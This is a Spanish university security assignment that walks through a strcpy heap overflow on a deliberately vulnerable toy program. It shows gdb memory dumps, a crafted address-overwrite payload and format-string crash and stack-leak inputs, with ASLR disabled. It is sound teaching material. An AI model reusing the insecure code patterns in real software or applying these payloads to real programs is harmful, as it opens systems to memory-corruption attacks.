Seguridad del software

PEC 2

# Vulnerabilidades en software

UOC - MISTIC

Pablo Riutort Grande

15 de noviembre de 2020

# Índice

**1.** **3**

**2.** **8**

2.1. Ejemplo vulnerabilidad Format String . . . . . 9

2.1.1. Fallo en la ejecución . . . . . 9

2.1.2. Leer contenido en memoria . . . . . 9

**A. heap.c** **10**

# Listings

1. heap.c: regular() y secret() . . . . . 3
2. heap.c: Objetos en el heap . . . . . 3
3. heap.c: selector() . . . . . 3
4. test.c . . . . . 8
5. vuln.c . . . . . 9
6. heap.c . . . . . 10

# Índice de figuras

1. Información del proceso ejecutándose . . . . . 4
2. Sección de memoria del heap . . . . . 5
3. Contenido de la memoria heap. Queda registrado nuestro input “AAAA” y la dirección de memoria de la siguiente función a ejecutar . . . . . 5
4. Desensamblado de la función regular. Se sitúa en la dirección de memoria 0x080491bd . . 5
5. Contenido del registro EIP . . . . . 6
6. Sucesivas pruebas con distintos caracteres. . . . . 6
7. La función secret tiene como dirección memoria la 0x08049192 . . . . . 7
8. Modifación exitosa del heap, hemos accedido a la función secreta . . . . . 7

# 1.

Para este ejercicio se ha elegido la función strcpy(). strcpy() copia el string dado por puntero a una localización destino [Ver [1]]. Esta función no verifica el tamaño de los buffers y puede sobreescribir zonas contiguas de memoria [Ver [2]].

Se demostrará la vulnerabilidad haciendo una demostración con de un heap overflow [Ver [4]]. Esta vulnerabilidad de la familia del buffer overflow [Ver [9]] consiste en sobreescribir la memoria heap , concretamente el instruction pointer. El heap es la porción de memoria donde la memoria alojada dinámicamente reside, típicamente con funciones como malloc se puede reservar memoria en ese segmento [Ver [3]].

En el programa heap.c [Ver A] tenemos 2 funciones: regular() es la función a la que se llegará en una ejecución normal de código y secret() es inaccesible.

Si ejecutamos el programa con parámetros normales llegamos a la función regular()

```
void secret() {
 printf("secret area\n");
}

void regular() {
 printf("normal execution\n");
}
```

Listing 1: Funciones regular() y secret()

En el heap tendremos los siguientes objetos de manera consecutiva:

```
struct data {
 char name[64];
};

struct selector {
 int (*selector)();
};
```

Listing 2: Objetos en el heap

Con malloc reservamos el espacio en el memoria dinámica y se asigna por defecto la función regular():

```
 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct selector));
 f->selector = regular;

 printf("data is at %p, selector is at %p\n", d, f);

 strcpy(d->name, argv[1]);

 f->selector();
```

Listing 3: Se asigna regular al selector de funciones

A continuación haremos un estudio del funcionamiento del heap introduciendo valores y viendo cómo se almacenan dichos valores en la memoria. Para eso ejecutaremos el programa con el debugger de gdb y exploraremos el contenido de la memoria a medida que los vamos ejecutando.

Primero situaremos un breakpoint antes de la finalización del programa y lo ejecutaremos con un input sencillo. Una vez hecho esto, la memoria dinámica habrá sido creada por malloc y debería aparecer en el mapa del proceso que se está ejecutando, en nuestro caso podemos ver que empieza en la dirección 0x804d000 [Fig. 1].




Figura 1: Información del proceso ejecutándose

Si inspeccionamos la memoria en la dirección donde empieza el heap podemos ver el contenido de los registros y concretamente cómo queda registrado nuestro input “AAAA” [Fig. 2, Fig. 3]. Otro dato importante es la dirección de memoria de regular(), es decir, la siguiente función a ejecutar 0x080491bd [Fig. 4].

```
(gdb) x/120x 0x804d000
0x804d000:      0x00000000      0x00000000      0x00000000      0x00000191
0x804d010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d0f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d100:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d110:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d120:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d130:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d140:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d150:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d160:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d170:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d180:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d190:      0x00000000      0x00000000      0x00000000      0x00000051
0x804d1a0:      0x41414141      0x00000000      0x00000000      0x00000000
0x804d1b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d1c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d1d0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
0x804d1e0:      0x00000000      0x00000000      0x00000000      0x00000011
0x804d1f0:      0x080491bd      0x00000000      0x00000000      0x00000411
0x804d200:      0x6d726f6e      0x65206c61      0x75636578      0x6e6f6974
0x804d210:      0x3061310a      0x6573202c      0x7463656c      0x6920726f
0x804d220:      0x74612073      0x38783020      0x31643430      0x000a3066
```

Figura 2: Sección de memoria del heap

```
0x804d190:      0x00000000      0x00000000      0x00000000      0x00000051
0x804d1a0:      0x41414141      0x00000000      0x00000000      0x00000000
0x804d1b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d1c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804d1d0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
0x804d1e0:      0x00000000      0x00000000      0x00000000      0x00000011
0x804d1f0:      0x080491bd      0x00000000      0x00000000      0x00000411
```

Figura 3: Contenido de la memoria heap. Queda registrado nuestro input “AAAA” y la dirección de memoria de la siguiente función a ejecutar

```
(gdb) disassemble regular
Dump of assembler code for function regular:
   0x080491bd <+0>:     push   %ebp
   0x080491be <+1>:     mov    %esp,%ebp
   0x080491c0 <+3>:     push   %ebx
   0x080491c1 <+4>:     sub    $0x4,%esp
   0x080491c4 <+7>:     call   0x804927a <__x86.get_pc_thunk.ax>
   0x080491c9 <+12>:    add    $0x2e37,%eax
   0x080491ce <+17>:    sub    $0xc,%esp
   0x080491d1 <+20>:    lea    -0x1fec(%eax),%edx
   0x080491d7 <+26>:    push   %edx
   0x080491d8 <+27>:    mov    %eax,%ebx
   0x080491da <+29>:    call   0x8049060 <puts@plt>
   0x080491df <+34>:    add    $0x10,%esp
   0x080491e2 <+37>:    nop
   0x080491e3 <+38>:    mov    -0x4(%ebp),%ebx
   0x080491e6 <+41>:    leave
   0x080491e7 <+42>:    ret
End of assembler dump.
```

Figura 4: Desensamblado de la función regular. Se sitúa en la dirección de memoria 0x080491bd

Probamos una nueva ejecución con distinto input, esta vez vamos a probar con 90 caracteres “A” y observaremos que el programa sufre un *Segmentation fault* porque el registro de EIP (Instruction Pointer) tiene como contenido 0x41414141, es decir “AAAA” [Fig. 5]. De esta forma ya sabemos cómo podemos modificar el registro EIP y ejecutar istrucciones arbitrarias, solo tenemos que modificar el input.




Figura 5: Contenido del registro EIP

Iremos haciendo sucesivas pruebas hasta dar con el número adecuado de caracteres para que en el registro EIP se posicione lo que deseemos. La idea es identificar el número de caracteres necesarios para que los últimos coincidan exactamente con el registro EIP. En la figura [Fig. 6] vemos que los caracteres "BCDE" quedan representados en el registro EIP, hemos dado con la forma de inyectar la dirección de memoria sustituyendo el "BCDE" por la dirección de memoria deseada.




Figura 6: Sucesivas pruebas con distintos caracteres.

El input que sustituye a “BCDE” será el correspondiente a la dirección de memoria de secret [Fig. 7]: 0x08049192. Para inyectar ese valor en hexadecimal recordemos que hay que construirlo de derecha a izquierda, entonces quedará un string tal que así: “\x92\x91\x04\x08” [Fig. 8].

```
(gdb) disassemble secret
Dump of assembler code for function secret:
   0x08049192 <+0>:     push   %ebp
   0x08049193 <+1>:     mov    %esp,%ebp
   0x08049195 <+3>:     push   %ebx
   0x08049196 <+4>:     sub    $0x4,%esp
   0x08049199 <+7>:     call   0x804927a <__x86.get_pc_thunk.ax>
   0x0804919e <+12>:    add    $0x2e62,%eax
   0x080491a3 <+17>:    sub    $0xc,%esp
   0x080491a6 <+20>:    lea    -0x1ff8(%eax),%edx
   0x080491ac <+26>:    push   %edx
   0x080491ad <+27>:    mov    %eax,%ebx
   0x080491af <+29>:    call   0x8049060 <puts@plt>
   0x080491b4 <+34>:    add    $0x10,%esp
   0x080491b7 <+37>:    nop
   0x080491b8 <+38>:    mov    -0x4(%ebp),%ebx
   0x080491bb <+41>:    leave
   0x080491bc <+42>:    ret
End of assembler dump.
```

Figura 7: La función secret tiene como dirección memoria la 0x08049192

```
(gdb) run $(python -c "print('A' * 80 + '\x92\x91\x04\x08')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Entrega/heap $(python -c "print('A' * 80 + '\x92\x91\x04\x08')")
data is at 0x804d1a0, selector is at 0x804d1f0
secret area
[Inferior 1 (process 29066) exited normally]
(gdb)
```

Figura 8: Modifación exitosa del heap, hemos accedido a la función secreta

## 2.

En C existen funciones especiales que se utilizan para representar tipos de datos por pantalla mediante una representación en string, estas funciones son las llamadas *format functions*.
Estas funciones toman un número variable de argumentos, uno de ellos es el string de formato (%) y mientras la función evalua este parámetro también accede a los parámetros extra añadidos. Su uso es muy útil para mostrar información variada por pantalla como mensajes o errores [Ver [6]].

```
#include  <stdio.h>


int main(int argc, char **argv) {
    printf("%s\n", argv[1]);
    int i = 10;
    printf("%d\n", i);
    printf("%X\n", i);

    return 1;
}
```

Listing 4: (test.c) Uso del format string

En el ejemplo de uso de la función format string [Lst. 4] se ha usado la función printf() que pertenece al conjunto de funciones que permiten usar los format string y producir un output [Ver [8]]. Como primer parámetro tiene el formato del dato que se va a representar por pantalla:

- "%s": Quiere decir que se espera que el segundo parámetro sea un puntero a un string.
- "%d": El segundo parámetro será convertido a decimal.
- "%X": El segundo parámetro será convertido a hexadecimal.

El resultado de una ejecución de este programa sería:

```
pablo@fossa:~$ ./test hello
hello
10
A
```

Se puede ver un primer output del string pasado por parámetro y una conversión de la variable $i = 10$ a decimal y a hexadecimal.

El exploit del format string ocurre cuando la aplicación no evalúa correctamente el input suministrado. Un parámetro de format string es parseado por la función y la conversión de parámetros tiene efecto, sin embargo, la función espera más argumentos y si no son suministrados la función podría leer o escribir en la pila [Ver [5]], lo cual implica que se puede usar para modificar la ejecución normal de un programa y ejecutar código arbitrario.

Un buffer es una sección secuencial de memoria destinada a almacenar datos. Un desbordamiento (*overflow*) de buffer ocurre cuando un programa intenta escribir más datos de lo que puede almacenar dicho buffer. Esta vulnerabildiad es peligrosa ya que escribir fuera del buffer puede alterar el contenido de la memoria adyacente e incluso escribir datos a placer. Concretamente, el stack overflow ocurre cuando la corrupción de la memoria ha sido la de la pila.
Esta vulnerabilidad puede ser explotada siempre que el atacante pueda mandar datos al programa y este se almacene en un buffer de tamaño menor que los datos introducidos, como resultado, el stack es sobreescrito y puede alterar el contenido del *instruction pointer* (IP) y ejecutar código arbitrario en su lugar [Ver [9]].

Tanto la vulnerabilidad de stack overflow como la de format string consisten en introducir datos fabricados especialmente para interactuar con la memoria aprovechando el diseño de distintas funciones destinadas a interactuar con el input. Ambas vulnerabilidades pueden ser mitigadas si se sanenan los datos introducidos por el usuario y ajustándolos a los límites que se tengan pensados para la ejecución del programa: No dejar expuesta las funciones de format string (con un único parámetro), comprobando el tamaño del buffer donde el usuario escribe, etc.

El stack overflow intenta explotar un tipo concreto de memoria, el stack, mediante la ausencia de comprobación de límites mientras que la vulnerabilidad de format string es un problema de canales (*channeling problem*) que surge cuando 2 tipos de canales de información se juntan en uno solo y se usan secuencias especiales de caracteres para distinguir el uso entre uno y otro [Ver [6]].

## 2.1. Ejemplo vulnerabilidad Format String

Para realizar este programa de forma satisfactoria se ha deshabilitado la aleatorización del espacio de memoria o ASLR con el siguiente comando:

```
sysctl kernel.randomize_va_space=0
```

El ASLR puede localizar el heap y el stack en posiciones aleatorias de memoria lo que dificulta la predicción la dirección de memoria de la siguiente instrucción [Ver [10]].

Mediante el programa vuln.c podremos aprovechar la vulnerabilidad del format string y crear un *Segmentation fault*, es decir, hacer fallar la ejecución del programa y también leeremos el contenido de la memoria:

```
#include <stdio.h>

int main(int argc, char **argv){
        char buffer[256];
        strcpy(buffer, argv[1]);
        printf(buffer);
        printf("\n");

        return 1;
}
```

Listing 5: (vuln.c) Uso inseguro del format string

### 2.1.1. Fallo en la ejecución

```
pablo@fossa:~$ ./vuln "%s%s%s%s%s%s%s"
Segmentation fault (core dumped)
```

El format string "%s", recordemos, espera un puntero a un string, en este caso se ha provocado un acceso inválido al puntero y el programa ha fallado.

### 2.1.2. Leer contenido en memoria

```
pablo@fossa:~$ ./vuln "UOC..%08X|%08X|%08X|%08X|%08X|%08X|%08X|%08X"
UOC..FFFFE3BB|00000011|0000001B|00000000|F7FE0D50|FFFFE058|00000380|2E434F55|30257C58
```

Se ha producido un dump parcial de la pila empezando de abajo a arriba. Se puede sacar más o menos contenido dependiendo del tamaño del búffer. Podemos comprobar que, efectivamente, se almacena "UOC" en la pila ya que en la penúltima columna podemos ver su valor en hexadecimal; de derecha a izquierda: 55 (C), 4F (O) y 43 (U).

# A. heap.c

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>


struct data {
 char name[64];
};

struct selector {
 int (*selector)();
};

void secret() {
 printf("secret area\n");
}

void regular() {
 printf("normal execution\n");
}

int main(int argc, char **argv) {
 struct data *d;
 struct selector *f;

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct selector));
 f->selector = regular;

 printf("data is at %p, selector is at %p\n", d, f);

 strcpy(d->name, argv[1]);

 f->selector();

 return 1;
}
```

Listing 6: Programa de heap overflow

# Referencias


[1] **STRCPY(3)**
*Linux manual page*
https://man7.org/linux/man-pages/man3/strcpy.3.html

[2] **Common vulnerabilities guide for C programmers - strcpy**
*CERN*
https://security.web.cern.ch/recommendations/en/codetools/c.shtml

[3] **MALLOC(3)**
*Linux manual page*
https://man7.org/linux/man-pages/man3/malloc.3.html

[4] **Proj 7: Very Simple Heap Overflow**
*Sam Bowne*
https://samsclass.info/127/proj/p7-heap0.htm

[5] **Format String Attack**,
*OWASP*
https://owasp.org/www-community/attacks/Format_string_attack

[6] **Exploiting Format String Vulnerabilities**
*scut / team teso*
https://cs155.stanford.edu/papers/formatstring-1.2.pdf

[7] **Format-Security-FAQ**
*Fedor wiki*
https://fedoraproject.org/wiki/Format-Security-FAQ

[8] **PRINTF(3)**
*Linux manual page*
https://man7.org/linux/man-pages/man3/printf.3.html

[9] **Buffer Overflow Attack**,
*OWASP*
https://owasp.org/www-community/attacks/Buffer_overflow_attack

[10] **3.15.1 Address Space Layout Randomization**
*Oracle Linux*
https://docs.oracle.com/cd/E37670_01/E36387/html/ol_aslr_sec.html